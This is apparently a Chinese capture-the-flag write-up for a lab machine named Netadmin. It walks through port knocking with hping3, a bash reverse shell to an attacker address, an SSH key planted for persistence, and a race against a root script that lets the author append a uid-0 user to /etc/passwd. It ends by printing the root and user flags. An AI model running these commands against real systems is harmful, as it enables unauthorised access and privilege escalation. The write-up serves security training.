Netadmin

端口扫描

```
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open     http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: \xE8\xBF\x90\xE7\xBB\xB4\xE6\x8A\x80\xE5\xB7\xA7\xE5\xA4\xA7\xE5\x85\xA8
7\xB3\xBB\xE7\xBB\x9F\xE7\xAE\xA1\xE7\x90\x86\xE6\x8C\x87\xE5\x8D\x97
6666/tcp filtered irc
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

有个 6666 端口显示 filtered

初始访问

信息收集


web页面提供了一个关键信息，需要往 7066 端口发送 233 字节的 tcp 数据包

场景：默认情况下隐藏端口6666，只有当客户端向7066端口发送一个233字节的TCP数据包时，才开放该客户端的6666端口访问权限。

```
# 设置默认拒绝6666端口访问 iptables
-A INPUT -p tcp --dport 6666 -j
DROP # 添加7066端口的触发规则
iptables -A INPUT -p tcp --dport
7066 -m length --length 233 -j
LOG \ --log-prefix
"OPEN6666_TRIGGER: " --log-level
4
```

效果：当客户端发送233字节到7066端口后，系统会自动开放该客户端的6666端口访问权限30分钟。

测试半天没有打开，发现可能是字节数的问题



要求整个IP数据包 的长度为 233 字节，包含

- IP头（20字节）
- TCP头（20字节）
- 实际数据

所以需要发送的 数据长度为：`233 - 20 (IP头) - 20 (TCP头) = 193` 字节

```
sudo hping3 192.168.56.113 -p 7066 -d 193 -c 1
```

执行后发现 6666 端口显示 open，但 nmap 一扫描就会 close

```
┌──(minidump㉿minidump)-[~/Desktop/target]
└─$ nmap -p6666,7066 --min-rate 1000 192.168.56.116
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-19 18:31 CST
Nmap scan report for 192.168.56.116
Host is up (0.00098s latency).

PORT     STATE  SERVICE
6666/tcp open   irc
7066/tcp closed unknown
MAC Address: 08:00:27:36:E2:33 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

尝试用 nc 去连接

```
┌──(minidump㉿minidump)-[~/Desktop/target]
└─$ nc -nv 192.168.56.113 6666
(UNKNOWN) [192.168.56.113] 6666 (?) open
help
GNU bash, version 5.0.3(1)-release (x86_64-pc-linux-gnu)
These shell commands are defined internally.  Type `help' to see this list.
Type `help name' to find out more about the function `name'.
Use `info bash' to find out more about the shell in general.
Use `man -k' or `info' to find out more about commands not in this list.

A star (*) next to a name means that the command is disabled.

 job_spec [&]                            history [-c] [-d offset] [n] or hist>
 (( expression ))                        if COMMANDS; then COMMANDS; [ elif C>
 . filename [arguments]                  jobs [-lnprs] [jobspec ...] or jobs >
 :                                       kill [-s sigspec | -n signum | -sigs>
 [ arg... ]                              let arg [arg ...]
 [[ expression ]]                        local [option] name[=value] ...
```

发现可以执行命令，反弹一个 shell 回 kali

```
/bin/bash -i >& /dev/tcp/192.168.56.107/4444 0>&1
```

shell as car

获得了 car 用户的 shell ，上传 authorized_keys 以获得更稳定的 shell

```
car@Netadmin:~$ chmod 700 .ssh
car@Netadmin:~$ cd .ssh
car@Netadmin:~/.ssh$ cd ..
car@Netadmin:~$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDI4A1Yio0CmZ+qqP+bT2tSMlEBOYGdrUHmwBTZZ0ejhGsp5cKk6UYN9Y
RL9gx0dg4Y33mWQHwafSoKSyN2H3+g1cpp/pKX8DA5h7C2IPIk6770ScoceeQaMCbY1533b1kBl2/RVUsSS+UPb3HrhsxWvTze5xPu8AvsyekHSkEGqw
g7MKi/qgcHR4kTfUYk+NPlP9R6g+ezs/ObGXV0MpOgewnyDPm0RVxbmqHHBJxsJtPAkyqJuUi/hy3TwJa1GVG1ivEf78lK+OGYs9dtAJK+b4kFAdf1UM
/nhy4uio+jw5X0Vyp0Q4WRxUP4BjywQnBuPi5nEb1G1N0aW12e6LLkR9qgdj36nGcXZdRtgaEtq+HIexApBJnYAaCSMDC66lP19EXqwycYX4UfjMA4YY
6LcrhQh+XmIJOiPkkmxY1epvUjzHqUToqdjxMstZZvjs62Gd/f3jRewo1vWFmS6fX6ITyCW7RxMFU+N4dyOF/8EpcJmmkmkjS/Eno+ulVG5OfoEA5EvE
/AbAeQ+QdVNPtFUBxKfHHE/fnf6rfCyKgyfcOODno/I4IYL7aW4UHBLG3k1JsNtq/834fOOzrJYZVFCYQqiwqUp8A7u/8pdYbYFSX5vjveFF4yaPQpn7
hHPIsd9UH8zGPDCPshj2xSLlMpTz9yTx/nswGm77oN9GgNKw== minidump@minidump" >> ~/.ssh/authorized_keys
car@Netadmin:~$ chmod 600 ~/.ssh/authorized_keys
car@Netadmin:~$
```

登录 car

```
┌──(minidump㉿minidump)-[~/Desktop/target]
└─$ ssh -i .ssh/car_key car@192.168.56.115
Linux Netadmin 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
car@Netadmin:~$ id
uid=1001(car) gid=1001(car) groups=1001(car)
car@Netadmin:~$
```

提权

脚本分析

`ps -aux` 发现 root 用户有一个进程，会执行一个脚本，查看脚本内容

```
root         404  0.0  0.1   6820  2196 ?        S    05:11   0:00 _ /bin/bash /usr/local/bin/open_port_monitor.sh
```

脚本在检测到特定日志条目时，会执行以下操作：

```
#!/bin/bash

LOG_FILE="/var/log/syslog"

tail -Fn0 "$LOG_FILE" | grep --line-buffered "OPEN6666_TRIGGER: " | while
read line
do
  SRC_IP=$(echo "$line" | grep -oP 'SRC=\K[0-9.]+')

  iptables -I INPUT -p tcp --dport 6666 -s "$SRC_IP" -j ACCEPT

  # race ~
  chmod 666 /etc/passwd
  chmod 644 /etc/passwd

done
```

在我们发送 233 字节的TCP包时，脚本会临时将 /etc/passwd 的权限改为666，然后改回644
我们尝试在俩个命令的中间时刻往 /etc/passwd 写入一个 root 权限用户

构造具有 root 权限新用户

```
openssl passwd w00t （生成w00t的散列）
Fdzt.eqJQ4s0g
```

完整写入命令

```
echo "root2:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash" >> /etc/passwd
```

让它等会循环执行

```
while true; do echo 'root2:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash' >>
/etc/passwd; done
```

再次发送 233 字节的TCP包

```
sudo hping3 192.168.56.113 -p 7066 -d 193 -c 1
```

```
┌──(minidump㉿minidump)-[~/Desktop/target]
└─$ sudo hping3 192.168.56.116 -p 7066 -d 193 -c 1
HPING 192.168.56.116 (eth1 192.168.56.116): NO FLAGS are set, 40 headers + 193 data bytes
len=46 ip=192.168.56.116 ttl=64 DF id=0 sport=7066 flags=RA seq=0 win=0 rtt=3.6 ms

--- 192.168.56.116 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 3.6/3.6/3.6 ms
```

可以看到新用户已被添加

```
car@Netadmin:~$ tail -n 1 /etc/passwd
root2:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash
car@Netadmin:~$
```

shell as root

```
┌──(minidump㉿minidump)-[~/Desktop/target]
└─$ ssh root2@192.168.56.115
root2@192.168.56.115's password:
Linux Netadmin 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Sep 18 07:12:09 2025 from 192.168.3.94
root@Netadmin:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Netadmin:~# cat /root/root.txt
flag{root-ceac7a731599f723a2cf8eda9c15a6fb}
root@Netadmin:~# cat /home/wackymaker/user.txt
flag{user-65466125197978378ec6340989ac50db}
root@Netadmin:~#
```